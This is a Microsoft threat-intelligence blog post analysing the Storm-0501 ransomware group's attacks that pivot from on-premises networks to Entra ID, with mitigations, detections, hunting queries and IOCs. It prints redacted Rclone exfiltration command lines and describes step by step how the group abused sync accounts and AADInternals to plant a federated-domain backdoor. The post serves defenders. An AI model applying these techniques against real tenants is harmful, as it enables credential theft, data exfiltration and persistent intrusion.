# Storm-0501: Ransomware attacks expanding to hybrid cloud environments

microsoft.com/en-us/security/blog/2024/09/26/storm-0501-ransomware-attacks-expanding-to-hybrid-cloud-environments/

September 26, 2024

Skip to main content

ResearchThreat intelligenceMicrosoft DefenderAttacker techniques, tools, and infrastructure20 min read

By

Microsoft has observed the threat actor tracked as Storm-0501 launching a multi-staged attack where they compromised hybrid cloud environments and performed lateral movement from on-premises to cloud environment, leading to data exfiltration, credential theft, tampering, persistent backdoor access, and ransomware deployment. The said attack targeted multiple sectors in the United States, including government, manufacturing, transportation, and law enforcement. Storm-0501 is a financially motivated cybercriminal group that uses commodity and open-source tools to conduct ransomware operations.

Storm-0501 has been active as early as 2021, initially observed deploying the Sabbath(54bb47h) ransomware in attacks targeting US school districts, publicly leaking data for extortion, and even directly messaging school staff and parents. Since then, most of the threat actor's attacks have been opportunistic, as the group began operating as a ransomware-as-a-service (RaaS) affiliate deploying multiple ransomware payloads developed and maintained by other threat actors over the years, including Hive, BlackCat (ALPHV), Hunters International, LockBit, and most recently, Embargo ransomware. The threat actor was also recently observed targeting hospitals in the US.

Storm-0501 is the latest threat actor observed to exploit weak credentials and over-privileged accounts to move from organizations' on-premises environment to cloud environments. They stole credentials and used them to gain control of the network, eventually creating persistent backdoor access to the cloud environment and deploying ransomware to the on-premises. Microsoft previously observed threat actors such as Octo Tempest and Manatee Tempest targeting both on-premises and cloud environments and exploiting the interfaces between the environments to achieve their goals.

RANSOMWARE AND EXTORTION

Learn how you can better protect your organization
As hybrid cloud environments become more prevalent, the challenge of securing resources across multiple platforms grows ever more critical for organizations. Microsoft is committed to helping customers understand these attacks and build effective defenses against them.

PROTECTION INFO

Get mitigation, detection, and hunting guidance
In this blog post, we will go over Storm-0501's tactics, techniques, and procedures (TTPs), typical attack methods, and expansion to the cloud. We will also provide information on how Microsoft detects activities related to this kind of attack, as well as provide mitigation guidance to help defenders protect their environment.





Figure 1. Storm-0501 attack chain

## Analysis of the recent Storm-0501 campaign

### On-premises compromise

#### Initial access and reconnaissance

STORM ACTORS

Read about other Storm actors (groups in development)
Storm-0501 previously achieved initial access through intrusions facilitated by access brokers like Storm-0249 and Storm-0900, leveraging possibly stolen compromised credentials to sign in to the target system, or exploiting various known remote code execution vulnerabilities in unpatched public-facing servers. In a recent campaign, Storm-0501 exploited known vulnerabilities in Zoho ManageEngine (CVE-2022-47966), Citrix NetScaler (CVE-2023-4966), and ColdFusion 2016 application (possibly CVE-2023-29300 or CVE-2023-38203). In cases observed by Microsoft, these initial access techniques, combined with insufficient operational security practices by the targets, provided the threat actor with administrative privileges on the target device.

After gaining initial access and code execution capabilities on the affected device in the network, the threat actor performed extensive discovery to find potential desirable targets such as high-value assets and general domain information like Domain Administrator users and domain forest trust. Common native Windows tools and commands, such as *systeminfo.exe*, *net.exe*, *nltest.exe*, *tasklist.exe*, were leveraged in this phase. The threat actor also utilized open-source tools like ossec-win32 and OSQuery to query additional endpoint information. Additionally, in some of the attacks, we observed the threat actor running an obfuscated version of ADRecon.ps1 called obfs.ps1 or recon.ps1 for Active Directory reconnaissance.

Following initial access and reconnaissance, the threat actor deployed several remote monitoring and management tools (RMMs), such as Level.io, AnyDesk, and NinjaOne to interact with the compromised device and maintain persistence.

### Credential access and lateral movement

The threat actor took advantage of admin privileges on the local devices it compromised during initial access and attempted to gain access to more accounts within the network through several methods. The threat actor primarily utilized Impacket's SecretsDump module, which extracts credentials over the network, and leveraged it across an extensive number of devices to obtain credentials. The threat actor used the compromised credentials to access more devices in the network and then leveraged Impacket again to collect additional credentials. The threat actor then repeated this process until they compromised a large set of credentials that potentially included multiple Domain Admin credentials.

In addition, the threat actor was observed attempting to gather secrets by reading sensitive files and in some cases gathering KeePass secrets from the compromised devices. The threat actor used EncryptedStore's Find-KeePassConfig.ps1 PowerShell script to output the database location and keyfile/user master key information and launch the KeePass executable to gather the credentials. We assess with medium confidence that the threat actor also performed extensive brute force activity on a few occasions to gain additional credentials for specific accounts.

The threat actor was observed leveraging Cobalt Strike to move laterally across the network using the compromised credentials and using the tool's command-and-control (C2) capabilities to directly communicate with the endpoints and send further commands. The common Cobalt Strike Beacon file types used in these campaigns were .dll files and .ocx files that were launched by *rundll32.exe* and *regsvr32.exe* respectively. Moreover, the "license_id" associated with this Cobalt Strike Beacon is "666". The "license_id" definition is commonly referred to as Watermark and is a nine-digit value that is unique per legitimate license provided by Cobalt Strike. In this case, the "license_id" was modified with 3-digit unique value in all the beacon configurations.

In cases we observed, the threat actor's lateral movement across the campaign ended with a Domain Admin compromise and access to a Domain Controller that eventually enabled them to deploy ransomware across the devices in the network.

### Data collection and exfiltration

The threat actor was observed exfiltrating sensitive data from compromised devices. To exfiltrate data, the threat actor used the open-source tool Rclone and renamed it to known Windows binary names or variations of them, such as *svhost.exe* or *scvhost.exe* as masquerading means. The threat actor employed the renamed Rclone binaries to transfer data to the cloud, using a dedicated configuration that synchronized files to public cloud storage services such as MegaSync across multiple threads. The following are command line examples used by the threat actor in demonstrating this behavior:

- Svhost.exe copy –filter-from [REDACTED] [REDACTED] config:[REDACTED] -q –ignore-existing –auto-confirm –multi-thread-streams 11 –transfers 11
- scvhost.exe –config C:\Windows\Debug\a.conf copy [REDACTED UNC PATH] [REDACTED]

### Defense evasion

The threat actor attempted to evade detection by tampering with security products in some of the devices they got hands-on-keyboard access to. They employed an open-source tool, resorted to PowerShell cmdlets and existing binaries to evade detection, and in some cases, distributed Group Policy Object (GPO) policies to tamper with security products.

## On-premises to cloud pivot

In their recent campaign, we noticed a shift in Storm-0501's methods. The threat actor used the credentials, specifically Microsoft Entra ID (formerly Azure AD), that were stolen from earlier in the attack to move laterally from the on-premises to the cloud environment and establish persistent access to the target network through a backdoor.

Storm-0501 was observed using the following attack vectors and pivot points on the on-premises side to gain subsequent control in Microsoft Entra ID:

### Microsoft Entra Connect Sync account compromise

Microsoft Entra Connect, previously known as Azure AD Connect, is an on-premises Microsoft application that plays a critical role in synchronizing passwords and sensitive data between Active Directory (AD) objects and Microsoft Entra ID objects. Microsoft Entra Connect synchronizes the on-premises identity and Microsoft Entra identity of a user account to allow the user to sign in to both realms with the same password. To deploy Microsoft Entra Connect, the application must be installed on an on-premises server or an Azure VM. To decrease the attack surface, Microsoft recommends that organizations deploy Microsoft Entra Connect on a domain-joined server and restrict administrative access to domain administrators or other tightly controlled security groups. Microsoft Incident Response also published recommendations on preventing cloud identity compromise.

Microsoft Entra Connect Sync is a component of Microsoft Entra Connect that synchronizes identity data between on-premises environments and Microsoft Entra ID. During the Microsoft Entra Connect installation process, at least two new accounts (more accounts are created if there are multiple forests) responsible for the synchronization are created, one in the on-premises AD realm and the other in the Microsoft Entra ID tenant. These service accounts are responsible for the synchronization process.

The on-premises account name is prefixed with "*MSOL_*" and has permissions to replicate directory changes, modify passwords, modify users, modify groups, and more (see full permissions here).

Figure 2. The on-premises account name

The cloud Microsoft Entra ID account is prefixed with "*sync_<Entra Connect server name>_*" and has the account display name set to "On-Premises Directory Synchronization Service Account". This user account is assigned with the Directory Synchronization Accounts role (see detailed permissions of this role here). Microsoft recently implemented a change in Microsoft Entra ID that restricts permissions on the Directory Synchronization Accounts (DSA) role in Microsoft Entra Connect Sync and Microsoft Entra Cloud Sync and helps prevent abuse.

Figure 3. The cloud account name

The on-premises and cloud service accounts conduct the syncing operation every few minutes, similar to Password Hash Synchronization (PHS), to uphold real time user experience. Both user accounts mentioned above are crucial for the Microsoft Entra Connect Sync service operations and their credentials are saved encrypted via DPAPI (Data Protection API) on the server's disk or a remote SQL server.

We can assess with high confidence that in the recent Storm-0501 campaign, the threat actor specifically located Microsoft Entra Connect Sync servers and managed to extract the plain text credentials of the Microsoft Entra Connect cloud and on-premises sync accounts.We assess that the threat actor was able to achieve this because of the previous malicious activities described in this blog post, such as using Impacket to steal credentials and DPAPI encryption keys, and tampering with security products.

Following the compromise of the cloud Directory Synchronization Account, the threat actor can authenticate using the clear text credentials and get an access token to Microsoft Graph. The compromise of the Microsoft Entra Connect Sync account presents a high risk to the target, as it can allow the threat actor to set or change Microsoft Entra ID passwords of any hybrid account (on-premises account that is synced to Microsoft Entra ID).

#### Cloud session hijacking of on-premises user account

Another way to pivot from on-premises to Microsoft Entra ID is to gain control of an on-premises user account that has a respective user account in the cloud. In some of the Storm-0501 cases we investigated, at least one of the Domain Admin accounts that was compromised had a respective account in Microsoft Entra ID, with multifactor authentication (MFA) disabled, and assigned with a Global Administrator role. It is important to mention that the sync service is unavailable for administrative accounts in Microsoft Entra, hence the passwords and other data are not synced from the on-premises account to the Microsoft Entra account in this case. However, if the passwords for both accounts are the same, or obtainable by on-premises credential theft techniques (i.e. web browsers passwords store), then the pivot is possible.

If a compromised on-premises user account is not assigned with an administrative role in Microsoft Entra ID and is synced to the cloud and no security boundaries such as MFA or Conditional Access are set, then the threat actor could escalate to the cloud through the following:

1. If the password is known, then logging in to Microsoft Entra is possible from any device.
2. If the password is unknown, the threat actor can reset the on-premises user password, and after a few minutes the new password will be synced to the cloud.
3. If they hold credentials of a compromised Microsoft Entra Directory Synchronization Account, they can set the cloud password using AADInternals' Set-AADIntUserPassword cmdlet.

If MFA for that user account is enabled, then authentication with the user will require the threat actor to tamper with the MFA or gain control of a device owned by the user and subsequently hijack its cloud session or extract its Microsoft Entra access tokens along with their MFA claims.

MFA is a security practice that requires users to provide two or more verification factors to gain access to a resource and is a recommended security practice for all users, especially for privileged administrators. A lack of MFA or Conditional Access policies limiting the sign-in options opens a wide door of possibilities for the attacker to pivot to the cloud environment, especially if the user has administrative privileges. To increase the security of admin accounts, Microsoft is rolling out additional tenant-level security measures to require MFA for all Azure users.

## Impact

#### Cloud compromise leading to backdoor

Following a successful pivot from the on-premises environment to the cloud through the compromised Microsoft Entra Connect Sync user account or the cloud admin account compromised through cloud session hijacking, the threat actor was able to connect to Microsoft Entra (portal/MS Graph) from any device, using a privileged Microsoft Entra ID account, such as a Global Administrator, and was no longer limited to the compromised devices.

Once Global Administrator access is available for Storm-0501, we observed them creating a persistent backdoor access for later use by creating a new federated domain in the tenant. This backdoor enables an attacker to sign in as any user of the Microsoft Entra ID tenant in hand if the Microsoft Entra ID user property *ImmutableId* is known or set by the attackers. For users that are configured to be synced by the Microsoft Entra Connect service, the *ImmutableId* property is automatically populated, while for users that are not synced the default value is null. However, users with administrative privileges can add an *ImmutableId* value, regardless.

The threat actor used the open-source tool AADInternals, and its Microsoft Entra ID capabilities to create the backdoor. AADInternals is a PowerShell module designed for security researchers and penetration testers that provides various methods for interacting and testing Microsoft Entra ID and is commonly used by Storm-0501. To create the backdoor, the threat actor first needed to have a domain of their own that is registered to Microsoft Entra ID. The attacker's next

step is to determine whether the target domain is managed or federated. A federated domain in Microsoft Entra ID is a domain that is configured to use federation technologies, such as Active Directory Federation Services (AD FS), to authenticate users. If the target domain is managed, then the attackers need to convert it to a federated one and provide a root certificate to sign future tokens upon user authentication and authorization processes. If the target domain is already federated, then the attackers need to add the root certificate as "NextSigningCertificate".

Once a backdoor domain is available for use, the threat actor creates a federation trust between the compromised tenant, and their own tenant. The threat actor uses the AADInternals commands that enable the creation of Security Assertion Markup Language (SAML or SAML2) tokens, which can be used to impersonate any user in the organization and bypass MFA to sign in to any application. Microsoft observed the actor using the SAML token sign in to Office 365.

#### On-premises compromise leading to ransomware

Once the threat actor achieved sufficient control over the network, successfully extracted sensitive files, and managed to move laterally to the cloud environment, the threat actor then deployed the Embargo ransomware across the organization. We observed that the threat actor did not always resort to ransomware distribution, and in some cases only maintained backdoor access to the network.

Embargo ransomware is a new strain developed in Rust, known to use advanced encryption methods. Operating under the RaaS model, the ransomware group behind Embargo allows affiliates like Storm-0501 to use its platform to launch attacks in exchange for a share of the ransom. Embargo affiliates employ double extortion tactics, where they first encrypt a victim's files and threaten to leak stolen sensitive data unless a ransom is paid.

In the cases observed by Microsoft, the threat actor leveraged compromised Domain Admin accounts to distribute the Embargo ransomware via a scheduled task named "SysUpdate" that was registered via GPO on the devices in the network. The ransomware binaries names that were used were *PostalScanImporter.exe* and *win.exe*. Once the files on the target devices were encrypted, the encrypted files extension changed to *.partial*, *.564ba1*, and *.embargo*.

## Mitigation and protection guidance

Microsoft recently implemented a change in Microsoft Entra ID that restricts permissions on the Directory Synchronization Accounts (DSA) role in Microsoft Entra Connect Sync and Microsoft Entra Cloud Sync as part of ongoing security hardening. This change helps prevent threat actors from abusing Directory Synchronization Accounts in attacks.

Customers may also refer to Microsoft's human-operated ransomware overview for general hardening recommendations against ransomware attacks.

The other techniques used by threat actors and described in this blog can be mitigated by adopting the following security measures:

- Secure accounts with credential hygiene: practice the principle of least privilege and audit privileged account activity in your Microsoft Entra ID environments to slow and stop attackers.
- Enable Conditional Access policies – Conditional Access policies are evaluated and enforced every time the user attempts to sign in. Organizations can protect themselves from attacks that leverage stolen credentials by enabling policies such as device compliance or trusted IP address requirements.
    - Set a Conditional Access policy to limit the access of Microsoft Entra ID sync accounts from untrusted IP addresses to all cloud apps. The Microsoft Entra ID sync account is identified by having the role 'Directory Synchronization Accounts'. Please refer to the Advanced Hunting section and check the relevant query to get those IP addresses.
- Implement Conditional Access authentication strength to require phishing-resistant authentication for employees and external users for critical apps.
- Follow Microsoft's best practices for securing Active Directory Federation Services.
- Refer to Azure Identity Management and access control security best practices for further steps and recommendations to manage, design, and secure your Azure AD environment can be found by referring.

- Ensure Microsoft Defender for Cloud Apps connectors are turned on for your organization to receive alerts on the Microsoft Entra ID sync account and all other users.
- Enable protection to prevent by-passing of cloud Microsoft Entra MFA when federated with Microsoft Entra ID.
- Set the *validatingDomains* property of *federatedTokenValidationPolicy* to "*all*" to block attempts to sign-in to any non-federated domain (like .onmicrosoft.com) with SAML tokens.
- Turn on Microsoft Entra ID protection to monitor identity-based risks and create risk-based conditional access policies to remediate risky sign-ins.
- Turn on tamper protection features to prevent attackers from stopping security services such as Microsoft Defender for Endpoint, which can help prevent hybrid cloud environment attacks such as Microsoft Entra Connect abuse.
- Refer to the recommendations in our attacker technique profile, including use of Windows Defender Application Control or AppLocker to create policies to block unapproved information technology (IT) management tools to protect against the abuse of legitimate remote management tools like AnyDesk or Level.io.
- Run endpoint detection and response (EDR) in block mode so that Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts detected post-breach.
- Turn on investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to help remediate alerts, significantly reducing alert volume.

## Detection details

Alerts with the following names can be in use when investigating the current campaign of Storm-0501.

### Microsoft Defender XDR detections

#### Microsoft Defender Antivirus

Microsoft Defender Antivirus detects the Cobalt Strike Beacon as the following:

- Behavior:Win32/CobaltStrike
- Backdoor:Win64/CobaltStrike
- HackTool:Win64/CobaltStrike

Additional Cobalt Strike components are detected as the following:

- TrojanDropper:PowerShell/Cobacis
- Trojan:Win64/TurtleLoader.CS
- Exploit:Win32/ShellCode.BN

Microsoft Defender Antivirus detects tools that enable Microsoft Entra ID enumeration as the following malware:

Backdoor:Win32/SuspAadInternalsUsage

Embargo Ransomware threat components are detected as the following:

Ransom:Win32/Embargo

#### Microsoft Defender for Endpoint

Alerts with the following titles in the security center can indicate threat activity related to Storm-0501 on your network:

Ransomware-linked Storm-0501 threat actor detected

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Possible Adobe ColdFusion vulnerability exploitation

- Compromised account conducting hands-on-keyboard attack
- Ongoing hands-on-keyboard attacker activity detected (Cobalt Strike)
- Ongoing hands-on-keyboard attack via Impacket toolkit
- Suspicious Microsoft Defender Antivirus exclusion
- Attempt to turn off Microsoft Defender Antivirus protection
- Renaming of legitimate tools for possible data exfiltration
- BlackCat ransomware
- 'Embargo' ransomware was detected and was active
- Suspicious Group Policy action detected
- An active 'Embargo' ransomware was detected

The following alerts might indicate on-premises to cloud pivot through Microsoft Entra Connect:

- Entra Connect Sync credentials extraction attempt
- Suspicious cmdlets launch using AADInternals
- Potential Entra Connect Tampering
- Indication of local security authority secrets theft

#### Microsoft Defender for Identity

The following Microsoft Defender for Identity alerts can indicate activity related to this threat:

- Data exfiltration over SMB
- Suspected DCSync attack

#### Microsoft Defender for Cloud Apps

Microsoft Defender for Cloud Apps can detect abuse of permissions in Microsoft Entra ID and other cloud apps. Activities related to the Storm-0501 campaign described in this blog are detected as the following:

- Backdoor creation using AADInternals tool
- Compromised Microsoft Entra ID Cloud Sync account
- Suspicious sign-in to Microsoft Entra Connect Sync account
- Entra Connect Sync account suspicious activity following a suspicious login
- AADInternals tool used by a Microsoft Entra Sync account
- Suspicious login from AADInternals tool

#### Microsoft Defender Vulnerability Management

Microsoft Defender Vulnerability Management surfaces devices that may be affected by the following vulnerabilities used in this threat:

CVE-2022-47966

## Threat intelligence reports

Microsoft customers can use the following reports in Microsoft Defender Threat Intelligence to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments:

Storm-0501

## Advanced hunting

### Microsoft Defender XDR

Microsoft Defender XDR customers can run the following query to find related activity in their networks:

### Microsoft Entra Connect Sync account exploration

Explore sign-in activity from IdentityLogonEvents, look for uncommon behavior, such as sign-ins from newly seen IP addresses or sign-ins to new applications that are non-sync related.

```
IdentityLogonEvents
| where Timestamp > ago(30d)
| where AccountDisplayName contains "On-Premises Directory Synchronization Service Account"
| extend ApplicationName = tostring(RawEventData.ApplicationName)
| project-reorder Timestamp, AccountDisplayName, AccountObjectId, IPAddress, ActionType, ApplicationName,
OSPlatform, DeviceType
```

Usually, the activity of the sync account is repetitive, coming from the same IP address to the same application, any deviation from the natural flow is worth investigating. Cloud applications that normally accessed by the Microsoft Entra ID sync account are “Microsoft Azure Active Directory Connect”, “Windows Azure Active Directory”, “Microsoft Online Syndication Partner Portal”

Explore the cloud activity (a.k.a ActionType) of the sync account, same as above, this account by nature performs a certain set of actions including ‘update User.’, ‘update Device.’ and so on. New and uncommon activity from this user might indicate an interactive use of the account, even though it could have been from someone inside the organization it could also be the threat actor.

```
CloudAppEvents
| where Timestamp > ago(30d)
| where AccountDisplayName has "On-Premises Directory Synchronization Service Account"
| extend Workload = RawEventData.Workload
| project-reorder Timestamp, IPAddress, AccountObjectId, ActionType, Application, Workload, DeviceType,
OSPlatform, UserAgent, ISP
```

Pay close attention to action from different DeviceTypes or OSPlatforms, this account automated service is performed from one specific machine, so there shouldn’t be any variety in these fields.

### Check which IP addresses Microsoft Entra Connect Sync account uses

This query reveals all IP addresses that the default Microsoft Entra Connect Sync account uses so those could be added as trusted IP addresses for the Entra ID sync account (make sure the account is not compromised before relying on this list)

```
IdentityLogonEvents
| where AccountDisplayName has "On-Premises Directory Synchronization Service Account"
| where ActionType == "LogonSuccess"
| distinct IPAddress
| union (CloudAppEvents
| where AccountDisplayName has "On-Premises Directory Synchronization Service Account"
| distinct IPAddress)
| distinct IPAddress
```

### Federation and authentication domain changes

Explore the addition of a new authentication or federation domain, validate that the new domain is valid one and was purposefully added

```
CloudAppEvents
| where Timestamp > ago(30d)
| where ActionType in ("Set domain authentication.", "Set federation settings on domain.")
```

## Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.

**Assess your environment for Manage Engine, Netscaler, and ColdFusion vulnerabilities.**

```
DeviceTvmSoftwareVulnerabilities
| where CveId in ("CVE-2022-47966","CVE-2023-4966","CVE-2023-29300","CVE-2023-38203")
| project DeviceId,DeviceName,OSPlatform,OSVersion,SoftwareVendor,SoftwareName,SoftwareVersion,
CveId,VulnerabilitySeverityLevel
| join kind=inner ( DeviceTvmSoftwareVulnerabilitiesKB | project CveId,
CvssScore,IsExploitAvailable,VulnerabilitySeverityLevel,PublishedDate,VulnerabilityDescription,AffectedSoftware
 ) on CveId
| project DeviceId,DeviceName,OSPlatform,OSVersion,SoftwareVendor,SoftwareName,SoftwareVersion,
CveId,VulnerabilitySeverityLevel,CvssScore,IsExploitAvailable,PublishedDate,VulnerabilityDescription,AffectedSc
```

**Search for file IOC**

```
let selectedTimestamp = datetime(2024-09-17T00:00:00.0000000Z);
let fileName =
dynamic(["PostalScanImporter.exe","win.exe","name.dll","248.dll","cs240.dll","fel.ocx","theme.ocx","hana.ocx","

let FileSHA256 =
dynamic(["efb2f6452d7b0a63f6f2f4d8db49433259249df598391dd79f64df1ee3880a8d","a9aeb861817f3e4e74134622cbe298909e

search in
(AlertEvidence,BehaviorEntities,CommonSecurityLog,DeviceBaselineComplianceProfiles,DeviceEvents,DeviceFileEvent

DeviceLogonEvents,DeviceNetworkEvents,DeviceProcessEvents,DeviceRegistryEvents,DeviceFileCertificateInfo,Dynami
 TimeGenerated between ((selectedTimestamp - 1m) .. (selectedTimestamp + 90d)) // from September 17th runs the
search for 90 days, change the selectedTimestamp accordingly. and  (FileName in (fileName) or OldFileName in
(fileName)  or ProfileName in (fileName)  or InitiatingProcessFileName in (fileName)  or
InitiatingProcessParentFileName in (fileName)  or InitiatingProcessVersionInfoInternalFileName in (fileName)
or InitiatingProcessVersionInfoOriginalFileName in (fileName)  or PreviousFileName in (fileName)  or
ProcessVersionInfoInternalFileName in (fileName) or ProcessVersionInfoOriginalFileName in (fileName) or
DestinationFileName in (fileName) or SourceFileName in (fileName)or ServiceFileName in (fileName) or SHA256 in
(FileSHA256)  or InitiatingProcessSHA256 in (FileSHA256))
```

Microsoft Sentinel also has a range of detection and threat hunting content that customers can use to detect the post exploitation activity detailed in this blog, in addition to Microsoft Defender XDR detections list above.

## Indicators of compromise (IOCs)

The following list provides indicators of compromise (IOCs) observed during our investigation. We encourage our customers to investigate these indicators within their environments and implement detections and protections to identify any past related activity and prevent future attacks against their systems.

| File name | SHA-256 | Description |
|---|---|---|
| PostalScanImporter.exe, win.exe | efb2f6452d7b0a63f6f2f4d8db49433259249df598391dd79f64df1ee3880a8d | Embargo ransomware |
| win.exe | a9aeb861817f3e4e74134622cbe298909e28d0fcc1e72f179a32adc637293a40 | Embargo ransomware |
| name.dll | caa21a8f13a0b77ff5808ad7725ff3af9b74ce5b67426c84538b8fa43820a031 | Cobalt Strike |
| 248.dll | d37dc37fdcebbe0d265b8afad24198998ae8c3b2c6603a9258200ea8a1bd7b4a | Cobalt Strike |
| cs240.dll | 53e2dec3e16a0ff000a8c8c279eeeca8b4437edb8ec8462bfbd9f64ded8072d9 | Cobalt Strike |
| fel.ocx | 827f7178802b2e92988d7cff349648f334bc86317b0b628f4bb9264285fccf5f | Cobalt Strike |
| theme.ocx | ee80f3e3ad43a283cbc83992e235e4c1b03ff3437c880be02ab1d15d92a8348a | Cobalt Strike |
| hana.ocx | de09ec092b11a1396613846f6b082e1e1ee16ea270c895ec6e4f553a13716304 | Cobalt Strike |
| obfs.ps1 | d065623a7d943c6e5a20ca9667aa3c41e639e153600e26ca0af5d7c643384670 | ADRecon |
| recon.ps1 | c08dd490860b54ae20fa9090274da9ffa1ba163f00d1e462e913cf8c68c11ac1 | ADRecon |

## References

Omri Refaeli, Tafat Gaspar, Vaibhav Deshmukh, Naya Hashem, Charles-Edouard Bettan

*Microsoft Threat Intelligence Community*

## Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: https://aka.ms/threatintelblog.


To get notified about new publications and to join discussions on social media, follow us on LinkedIn at https://www.linkedin.com/showcase/microsoft-threat-intelligence, and on X (formerly Twitter) at https://twitter.com/MsftSecIntel.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast: https://thecyberwire.com/podcasts/microsoft-threat-intelligence.

## Related Posts



## Microsoft Incident Response lessons on preventing cloud identity compromise

In real-world customer engagements, Microsoft IR sees combinations of issues and misconfigurations that could lead to attacker access to customers' Microsoft Entra ID tenants. Reducing risk and exposure of your most privileged accounts plays a critical role in preventing or detecting attempts at tenant-wide compromise.



## Defending new vectors: Threat actors attempt SQL Server to cloud lateral movement

Microsoft security researchers recently identified an attack where attackers attempted to move laterally to a cloud environment through a SQL Server instance. The attackers initially exploited a SQL injection vulnerability in an application within the target's environment to gain access and elevated permissions to a Microsoft SQL Server instance deployed in an Azure Virtual Machine (VM). The attackers then used the acquired elevated permission to attempt to move laterally to additional cloud resources by abusing the server's cloud identity.



## Ransomware as a service: Understanding the cybercrime gig economy and how to protect yourself

Microsoft coined the term “human-operated ransomware” to clearly define a class of attack driven by expert human intelligence at every step of the attack chain and culminate in intentional business disruption and extortion. In this blog, we explain the ransomware as a service (RaaS) affiliate model and disambiguate between the attacker tools and the various threat actors at play during a security incident.